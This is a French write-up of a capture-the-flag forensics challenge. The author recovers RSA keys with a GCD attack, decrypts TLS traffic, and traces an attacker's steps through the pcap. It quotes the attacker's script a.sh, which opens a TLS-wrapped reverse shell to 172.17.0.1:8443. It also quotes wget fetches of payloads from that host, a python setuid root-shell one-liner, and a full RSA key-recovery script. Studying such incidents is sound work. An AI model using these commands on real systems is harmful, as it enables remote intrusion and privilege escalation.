ff115150a50e57f230a71930ef29f24823fb1b3cd85ccc241789884b2a486eadffcc9dbafd6d68aad196a5d7ab6da3b47998f4dc4c6eca879d6
cd8207ee602a9eec007d581f3f07ba774c48f09cd13b6d17384412f92a1ab3076a6562bacd0ea868af98e8fd10600c6767406304a34f80f2864f
1b39aee1dfa51364f10381425ca070d8ce82f8f766c2492d2b5645dbac3f324d2010ee43561d0c80f92e9841627d39aaf50829532f2a922fe3f3
2237db432617a5907abe2ab601697661705106fa2af2a749
```

```
root@kali:/opt/fastgcd# cat gcds
f50828e34d55ed342194fd1734ab1616e1fa1b0999284041b57045f67936e826d367e12be924b4b66df362a507f9591d9cef9cfff4bf1661bf79
28b77b8901e5d1acb24cc6ce38c9cddb4009e9e7d52441528d137c26724fa0cc59730346fb8e2445986bc8c2274e34a824886c6620f56a09ebe8
e7f63c2da486d992a2d2f693
f50828e34d55ed342194fd1734ab1616e1fa1b0999284041b57045f67936e826d367e12be924b4b66df362a507f9591d9cef9cfff4bf1661bf79
28b77b8901e5d1acb24cc6ce38c9cddb4009e9e7d52441528d137c26724fa0cc59730346fb8e2445986bc8c2274e34a824886c6620f56a09ebe8
e7f63c2da486d992a2d2f693
```

J'obtiens une combinaison possible dans le fichier gcds, cela nous permettra de créer nos clés privées

Je cherche donc le moyen de créer une clé privée et je tombe sur ce script plutôt pratique :) (ok ya rsatools mais bon)

```
#!/usr/bin/python2
import pyasn1.codec.der.encoder
import pyasn1.type.univ
import base64
import sys

def recover_ke(p, q, e, output_file):
    """Recovers a RSA private key from:
    p: Prime p
    q: Prime q
    e: Public exponent
    output_file: File to write PEM-encoded private key to"""

    # SRC:
    # https://en.wikibooks.org/wiki/Algorithm_Implementation/Mathematics/Extended_Euclidean_algorithm
    def egcd(a, b):
        x, y, u, v = 0, 1, 1, 0
        while a != 0:
            q, r = b//a, b%a
            m, n = x-u*q, y-v*q
            b, a, x, y, u, v = a, r, u, v, m, n
        gcd = b
        return gcd, x, y

    def modinv(a, m):
        gcd, x, y = egcd(a, m)
        if gcd != 1:
            return None # modular inverse does not exist
        else:
            return x % m

    # SRC: http://crypto.stackexchange.com/questions/25498/how-to-create-a-pem-file-for-storing-an-
    # rsa-key/25499#25499
    def pempriv(n, e, d, p, q, dP, dQ, qInv):
        template = '-----BEGIN RSA PRIVATE KEY-----\n{}\n-----END RSA PRIVATE KEY-----\n'
        seq = pyasn1.type.univ.Sequence()
        for x in [0, n, e, d, p, q, dP, dQ, qInv]:
            seq.setComponentByPosition(len(seq), pyasn1.type.univ.Integer(x))
        der = pyasn1.codec.der.encoder.encode(seq)
        return template.format(base64.encodestring(der).decode('ascii'))

    n = p * q
    phi = (p-1)*(q-1)
    d = modinv(e, phi)
    dp = modinv(e, (p-1))
    dq = modinv(e, (q-1))
    qi = modinv(q, p)

    print "DEBUG : d=" + str(d)

    key = pempriv(n, e, d, p, q, dp, dq, qi)

    f = open(output_file, "w")
    f.write(key)
    f.close()

def main():
    if len(sys.argv) == 5:
        print "[x] Starting ..."
        recover_ke(int(sys.argv[1]), int(sys.argv[2]), int(sys.argv[3]), sys.argv[4])
        print "[x] Done creating " + sys.argv[4]
    else:
        print "[!] Syntax : ./calc_d_from_pq.py p q e output_file"



if __name__ == "__main__":
    main()
```

Le script demande p q et e afin de pouvoir calculer une clé privée.


```
root@kali:~/Bureau/CERT# python rsaprivategene.py 17206723341100017412328857032007214198432927773156778704999245508974812589606704363426822327612420054662046464220826949858597727317287245369761143390462137067849029587294106274704683930297
0872936949583606000707115626511913565629330486713525750799307850325576945065814233311827585627901219469077071493371983507 17213984836049209762753223766574881718613072755835153460744487092354000950986835303770301623797645150524735630598669
5205743644826386491010648599514045927497365144948373492033540080022022978955739928989628552112005426472361563551097049376535679226058135199234298158833692076989494463737727421130902932740831159 65537 private.key
[x] Starting ...
DEBUG : d=133271827326879999864545690747109973651406603843721906611878410302297430013961597490768860419907766150758783807355743979641797025030021522777044699256552011223692428963756196531457932628827378876625198370617867845200378682122837
123904480711164854067999613426705818569576995203873080371633786228586938736453533650219117604884295183480091989914869613130018544990023643774068839427526472856602175857116494221197570019926742149690776491132704793421872761441793613702305
2538722576946979692955230098547374973395696129476924248080197725213867058431360139714806170433652140321624113586276052679911630902437295104610387458625
[x] Done creating private.key
```

```
root@kali:~/Bureau/CERT# openssl rsa -in private.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6qH1D3mce4pI40aDTFHHnU8I840U7NCR3KD4pTCsktys6cth
OdZ4YnR6a3SBIEAmpq8p/3KI9fmQ043JJj+N4vWEgsA8S5F3CQZtbKr2ILrCX8BX
apicvYFHXWL567xWGeKqjdFBAqC8NdpE95ZhZDpwzRgj0DIJRBAKJ9R0dKeo8bY
atXRCdm/+Q9Cw8rdknZQtnJh8Jc061UWdEaRR5FINQZtNmDkwzehDYD+eLZ9zmNX
oRrB+wYQNuOHTVunBihCFz/WUcoqcItPSohewGiy+0k4B0QcBCELhVs5RpSjP6C/
0yl+0mx3P+1743JsKUmnU1fAYKi3oHAG4sgYFQIDAQABaoIBAGmSveGQpogvwHwC
zjEY2ug9F5n6KpgjgH31L+uj6wJpqKPJjWwnKq0iJTMUSMVqF/oH9q2pq1aB5BPn
yAodrongTq9GL9sQqK625aVvhy9S2QKcWLjt0hiygpnVS7Z2F4exn3m3RKZ81E3p
nq4B7eXbPLNGzeunCmci5G5CwRlyfsGxNlpFy6pcdytGwCt9+WRS36Yrc8jZQm8x
qiyA93pTAYBt3Hb0/edpKj6e9dbGi3YMPpL0TpF63+629uSpP1mW9A2IMVP+I8N
nBIwxpazruhla/TOOF8nLUTiLtZc5fSnNCgprMXFYmBLB+DCVarS+VD2mqx+ugzm
DxUtekECgYEA9Qgo401V7TQhLP0XNKsWFuH6GwmZKEBBtXBF9nk26CbTZ+Er6SS0
tm3zYqUH+Vkdno+c//S/FmG/eSi3e4kB5dGsskzGzjjZbtACenn1SRBUo0TfCZy
T6DMWXMDRvu0JEWYa8jCJ040qCSibGYg9WoJ6+jn9jwtpIbZkqLS9pMcgYEA9SKh
xuY/zb9sL0MbGTB5j4ZKcpNVLh9YCGiRDsXDpUeLNmsOWqJCS0Gep+hSyGEDmbeD
ijZ02c0GXccpjYgPltqiREE5j6jUKHLPm8ZuQ+Ia/v6yJG0UMLJZ+14I86+TKtm
AxCsVZ0eHEmV4gSFos3l063n1ywtgmZmkS7m97cCgYBLWUQBidGHjMVA5G0TZBz5
0mmvMcKJkqFKiwlQnru0rePKiOKQ4hm0E6GJTwhhs/a4QLK9vsxYHJzdrBioI1xz
CIQbnCJyXeIoopExuzzwPSLd0MaqIcR7Gg5c31I9rLNsEf6p/mU94v2sSvespccy
0HXWlptmC+FZ06KCRhGrGwKBgF3QMCuHiJl8Ddnhs6gzNgJoeWtZ2Tp6gl3so18M
7m/9bliYJfknqclVRpupvKy0/ATDB5NIffWwkiQniU7Ehhh3MdFc8wwOor/D+51c
NXLub94ro/FISze9oNsmNVk20PtUiQjZQ6rIgLUAsFy8ME7Ed6t6lEdthj2iYA8
e+YHAoGBALUVvWU6bh85o86amHzSK8tuHrEXthrzHn6xDwrKNpFFNqL6lepCVKx0
pH7U19V489IRNsOhtKyHewJXyJAsRJRp6c7veE49kjBrIkXHjCf8zhuiqtPdpE1V
LIXge+kDK5K/FLJN+jtrapJ1DHtuAwxrxD8e4/aB6eG1SsSFMRXU
-----END RSA PRIVATE KEY-----
```

J'ai donc ma première clé privée à importer dans Wireshark :  
Editer / préférence / protocole



Une petite prière plus tard, j'obtiens donc mon trafic déchiffré

The image shows the Wireshark packet list. The filter is '(ip.src == 172.17.0.1 && ip.dst == 172.17.0.5) || (ip.src == 172.17.0.5 && ip.dst == 172.17.0.1) && (tcp.port == 80 || tcp.port == 443 || tcp.port == 443 || tcp.port == 12345)'. The list shows several packets, including TLSv1.2 Client Hello, Server Hello, Change Cipher Spec, and HTTP GET requests. The packets are color-coded: yellow for TLS records, red for HTTP records, and blue for TCP records. The 'Info' column shows details for each packet, such as '583 Client Hello' or '117 Change Cipher Spec, Finished'.

SAUF QUE !

Je télécharge le script puis sha256 de ce dernier et ... mon hypothèse que le script a.sh était la fin du challenge était ... NUL NUL NUL !

Mais au contraire cela nous relance dans la course :D

```
root@kali:~# cat a.sh
#!/bin/sh

IP_ATTACKER="172.17.0.1"
OPENSSL_PATH=$(which openssl)

wget --no-check-certificate https://${IP_ATTACKER}:443/cert2.crt -O /dev/shm/cert.pem

mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | ${OPENSSL_PATH} s_client -quiet -CAfile /dev/shm/cert.pem -verify_return_error -verify 1 -connect ${IP_ATTACKER}:8443 > /tmp/s; rm /tmp/s
```

On apprend donc que ce script va télécharger un certificat sur le serveur attaquant afin de pouvoir chiffrer la communication du revershell sur le port 8443.


J'ai passé beaucoup de temps à comprendre que j'avais juste la réponse sous les yeux !

Ayant réalisé l'attaque des GCD, il suffisait juste que j'applique la même méthode pour créer la clé privée pour le 8443.

TLS Decrypt					×
IP address	Port	Protocol	Key File	Password	
172.17.0.1	8443	http	/root/Bureau/CERT/private8443.key		
172.17.0.1	443	http	/root/Bureau/CERT/private.key		

Et là c'est le début d'une course poursuite afin de retrouver les éléments par l'attaquant. Beaucoup d'information seront extraites de la pcap (résumé en annexe).

Ok il commence à être tard, il faut poser les choses ! On repasse en mode manuel :D



Plusieurs étapes seront effectuées par l'attaquant (cf rapport fin) jusqu'à une ligne particulièrement intéressante

```
wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak
```



```

root@kali:~/Bureau# strace ./DRUNK_IKEBANA
execve("./DRUNK_IKEBANA", ["/DRUNK_IKEBANA"], 0x7fff1e493120 /* 41 vars */) = 0
arch_prctl(ARCH_SET_FS, 0xb4ac70) = 0
sched_getaffinity(0, 8192, [0, 1]) = 64
mmap(NULL, 262144, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fded5573000
mmap(0xc000000000, 67108864, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xc000000000
mmap(0xc000000000, 67108864, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xc000000000
mmap(NULL, 33554432, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fded3573000
mmap(NULL, 2164736, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fded3362000
mmap(NULL, 65536, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fded3352000
mmap(NULL, 65536, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fded3342000
futex(0xb4a4b0, FUTEX_WAKE_PRIVATE, 1) = 1
futex(0xb4a3b0, FUTEX_WAKE_PRIVATE, 1) = 1
getsockopt(3, SOL_SOCKET, SO_ERROR, [0], [4]) = 0
getpeername(3, {sa_family=AF_INET, sin_port=htons(443), sin_addr=inet_addr("172.17.0.2")}, [112->16]) = 0

```

La commande strace nous permet de confirmer l'hypothèse d'un rebond sur une autre machine. En effet, il s'agit bien de l'exécutable qui initie une connexion vers le 172.17.0.2

À ce moment je me suis dit Ok c'est flag, MAIS ! Ayant oublié les balises SANTA{} autour du sha256 j'ai commencé à revers le binaire afin de trouver d'autres indices (En même temps après une première déception avec le a.sh j'étais plus à ça prêt ^^ )

Après quelques cafés, j'en ai parlé à mon entourage et ont m'a dit t'as bien mis les balises ?

HO LE CON !

Merci d'avoir lu ce write-up, je remercie maki pour ce challenge qui était super sympa à résoudre et bien fun.

Désolé pour la qualité de ce WU fait rapidement

À l'année prochaine

Enjoy !





```
DTE5MTAyOTIzMzYxOFoXDTI4MDExNTIzMzYxOFowWTELMakGA1UEBhMCU1UxDzAN
BgNVBAGMB1J1c3NpZTEPMA0GA1UEBwwGTW9zY293MRcwFQYDVQQKDA5Qcm1tZSBt
aW5pc3RlcjEPMA0GA1UECwwGR291bGFnMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
MIIBCgKCAQEa8k6sQzkomqCjeOPJ10idYw5K/EJ/crLCWcKZy79hy0iIAHbnP3ic
rfeD8S7qnb6HwMyKvuu1rLkABP8RUVCLD1fyMKcZM08p8kgj+xs82FzMJBeJiEsq
SG6t/8zp26/W1oqtGWpderba00eZj03ExuyoedbNggfuYCqe7AB9WB8/B7p3TEjw
nNE7bRc4RBL5KhqzB2p1YrrNDqhor5jo/RBgDGdnQGMEO0+A8oZPGZmq4d+lE2Tx
A4FCXKBw2M6C+PdmwkkTK1ZF26w/Mk0gEO5DVh0MgPkumEFifTmq9QgpUy8qki/j
8yI320MmF6WQer4qtgFpdmFwUQb6KvKnSQIDAQAB01MwUTAdBgNVHQ4EFgQUA8iy
Lv8s0NHA9rhPfhQn2bQBkHUwHwYDVR0jBBgwFoAUA8iyLv8s0NHA9rhPfhQn2bQB
kHUwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAA4dvFZHyZ75v6
ThLiQS89gelD7ds1CzqTiRazPiyIzluB1mM+UtkFSm7uW0cwnFWRZxR0Jviyo0vu
vNDnK9ytpv5zeHY1RGIA5Fxn0JEtLEAE+om/4r7XsL9n0cC2EBEpEVJ1sQQV2WH2
Tu/WO+yTwUP4g4cSWz3s3//0W78nfz17s9ur41sMY+Sf9ferfEVR0DrsB3u2mZcM
/r/59+uFq3oTUy85CmoU/Kx+gXZIrBtXjUFEj6K0vx1jUVc6SRJPgn120K9iHwyx
Z5rR9P3mmJqiFRzey0ie/wSpLDmV0KdE4N5xap0fVR6PTSyCkNU9a48vNUYQ5wG9
zhHG1gf21Q==
-----END CERTIFICATE-----
HTTP/1.0 200 OK
```

```
Port 8443
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data@d58feef475e4:/var/www/html$
```

```
www-data@d58feef475e4:/var/www/html$
```

```
www-data@d58feef475e4:/var/www/html$ cd /tmp
```

```
www-data@d58feef475e4:/tmp$ ls
```

```
wget --no-check-certificate https://172.17.0.3/LinEnum.sh
```

```
www-data@d58feef475e4:/tmp$
```

```
<-no-check-certificate https://172.17.0.3/LinEnum.sh
```

```
--2019-11-20 21:57:54-- https://172.17.0.3/LinEnum.sh
```

```
Connecting to 172.17.0.3:443... failed: Connection refused.
```

```
wget --no-check-certificate https://172.17.0.1/LinEnum.sh
```

```
www-data@d58feef475e4:/tmp$
```

```
<-no-check-certificate https://172.17.0.1/LinEnum.sh
```

```
Connecting to 172.17.0.1:443... connected.
```

```
wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak
```

```
8443 --2019-11-20 22:03:12-- https://172.17.0.1/DRUNK_IKEBANA
```

```
443
```

```
GET /LinEnum.sh HTTP/1.1
```

```
User-Agent: Wget/1.20.1 (linux-gnu)
```

```
Accept: */*
```

```
Accept-Encoding: identity
```

```
Host: 172.17.0.1
```

```
Connection: Keep-Alive
```

```
8443
```

```
WARNING: The certificate of '172.17.0.1' is not trusted.
```

```
WARNING: The certificate of '172.17.0.1' doesn't have a known issuer.
```

```
The certificate's owner does not match hostname '172.17.0.1'
```

```
HTTP request sent, awaiting response...
```

HTTP request sent, awaiting response...

443

HTTP/1.0 200 OK

Server: SimpleHTTP/0.6 Python/2.7.16

Date: Wed, 20 Nov 2019 21:58:02 GMT

Script Download .....

LienEnum here

Saving to: 'LinEnum.sh'

8443

LinEnum.sh 0%[ ] 0 --.-KB/s

2019-11-20 21:58:02 (105 MB/s) - 'LinEnum.sh' saved [46120/46120]

www-data@d58feef475e4:/tmp\$ chmod +x LinEnum.sh

www-data@d58feef475e4:/tmp\$ ./LinEnum.sh -t -e /tmp -r report

Wed Nov 20 21:58:21 UTC 2019

[00m

[00;33m### SYSTEM ##### [00m

# /etc/shells: valid login shells  
/bin/sh

-rw-r--r-- 1 root root 926 Oct 14 00:00 /etc/passwd  
-rw-r----- 1 root shadow 501 Oct 14 00:00 /etc/shadow  
12:pids:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
11:freezer:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
10:cpuset:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
9:perf\_event:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
8:devices:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
7:memory:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
6:net\_cls,net\_prio:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
5:hugetlb:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
3:cpu,cpuacct:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
2:blkio:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae  
1:name=systemd:/docker/d58feef475e49734d305bcb4da32e9ff9ba6dd625679ec2c3d20a720b75f4ae

www-data@d58feef475e4:/tmp\$ l  
bash: l: command not found

www-data@d58feef475e4:/tmp\$ ls

www-data@d58feef475e4:/tmp\$ getcap /usr/bin/python2.7

www-data@d58feef475e4:/tmp\$ ./LinEnum.sh -t -e /tmp -r report

Wed Nov 20 21:59:59 UTC 2019

/var/www/:

total 16K

drwxr-xr-x 1 root root 4.0K Oct 17 14:33

```
drwxr-xr-x 1 root    root    4.0K Oct 17 14:22 .
drwxr-xr-x 1 root    root    4.0K Oct 17 14:22 ..
drwxrwxrwx 1 www-data www-data 4.0K Nov 20 21:25 html
```

/var/www/html:

```
total 12K
drwxrwxrwx 1 www-data www-data 4.0K Nov 20 21:25 .
drwxr-xr-x 1 root      root      4.0K Oct 17 14:22 ..
-rw-rw-r-- 1 root      root       866 Nov 20 21:23 index.php
```

```
ii g++                                4:8.3.0-1                amd64      GNU C++
compiler
ii g++-8                              8.3.0-6                  amd64      GNU C++
compiler
ii gcc                                4:8.3.0-1                amd64      GNU C
compiler
ii gcc-8                              8.3.0-6                  amd64      GNU C
compiler
```

[00;31m[-] Can we read/write Sensitive files:[00m

```
-rw-r--r-- 1 root root 926 Oct 14 00:00 /etc/passwd
```

```
-rw-r--r-- 1 root root 446 Oct 14 00:00 /etc/group
```

```
-rw-r----- 1 root shadow 501 Oct 14 00:00 /etc/shadow
```

www-data@d58feef475e4:/tmp\$

```
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
File: flag
Size: 28          Blocks: 8          IO Block: 4096   regular file
Device: 78h/120d Inode: 6206622       Links: 1
```

```
Access: (0400/-r-----)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2019-11-20 21:36:58.000000000 +0000
Modify: 2019-11-20 21:36:58.000000000 +0000
Change: 2019-11-20 21:38:07.737200347 +0000
Birth: -
```

```
/bin/sh: 12: s: not found
#
```

```
wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak
```

```
# wget --no-check-certificate https://172.17.0.1/DRUNK_IKEBANA -O phar.bak
```

```
--2019-11-20 22:03:12-- https://172.17.0.1/DRUNK_IKEBANA
```

```
Connecting to 172.17.0.1:443... connected.
```

```
GET /DRUNK_IKEBANA HTTP/1.1
User-Agent: Wget/1.20.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 172.17.0.1
Connection: Keep-Alive
```

Connection: Keep-Alive

WARNING: The certificate of '172.17.0.1' is not trusted.  
WARNING: The certificate of '172.17.0.1' doesn't have a known issuer.  
The certificate's owner does not match hostname '172.17.0.1'

download avec port 443 de BRUNK\_IKEBANA

8443

```
drwxr-xr-x 1 root root      4096 Nov 20 22:03 .
drwxr-xr-x 1 root root      4096 Oct 25 02:29 ..
-rwxrwxr-x 1 root root     1346 Oct 25 02:26 apache2-foreground
-rwxrwxr-x 1 root root      133 Oct 25 02:26 docker-php-entrypoint
-rwxrwxr-x 1 root root     1418 Oct 25 02:26 docker-php-ext-configure
-rwxrwxr-x 1 root root     2571 Oct 25 02:26 docker-php-ext-enable
-rwxrwxr-x 1 root root     2392 Oct 25 02:26 docker-php-ext-install
-rwxrwxr-x 1 root root      587 Oct 25 02:26 docker-php-source
-rwxr-xr-x 1 root root       41 Oct 25 02:29 freetype-config
-rwxr-xr-x 1 root root      817 Oct 25 02:29 pear
-rwxr-xr-x 1 root root      838 Oct 25 02:29 peardev
-rwxr-xr-x 1 root root      751 Oct 25 02:29 pecl
lrwxrwxrwx 1 root root        9 Oct 25 02:29 phar -> phar.phar
-rw-r--r-- 1 root www-data 7634240 Nov 20 22:02 phar.bak
-rwxr-xr-x 1 root root     14817 Oct 25 02:29 phar.phar
-rwxr-xr-x 1 root root    14077688 Oct 25 02:29 php
-rwxr-xr-x 1 root root      2793 Oct 25 02:29 php-config
-rwxr-xr-x 1 root root   14213184 Oct 25 02:29 phpdbg
-rwxr-xr-x 1 root root      4559 Oct 25 02:29 phpize

-rwxr-xr-x 1 root root      838 Oct 25 02:29 peardev
-rwxr-xr-x 1 root root      751 Oct 25 02:29 pecl
lrwxrwxrwx 1 root root        9 Oct 25 02:29 phar -> phar.phar
-rwxr-xr-x 1 root www-data 7634240 Nov 20 22:02 phar.bak
-rwxr-xr-x 1 root root     14817 Oct 25 02:29 phar.phar
-rwxr-xr-x 1 root root    14077688 Oct 25 02:29 php
-rwxr-xr-x 1 root root      2793 Oct 25 02:29 php-config
-rwxr-xr-x 1 root root   14213184 Oct 25 02:29 phpdbg
-rwxr-xr-x 1 root root      4559 Oct 25 02:29 phpize
```

rm: cannot remove 'LinEnum-export-20-11-19': Is a directory

```
drwxr-xr-x 1 root root 4096 Nov 20 21:51 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 28 Nov 20 21:36 flag
```

www-data@d58feef475e4:/tmp\$ exit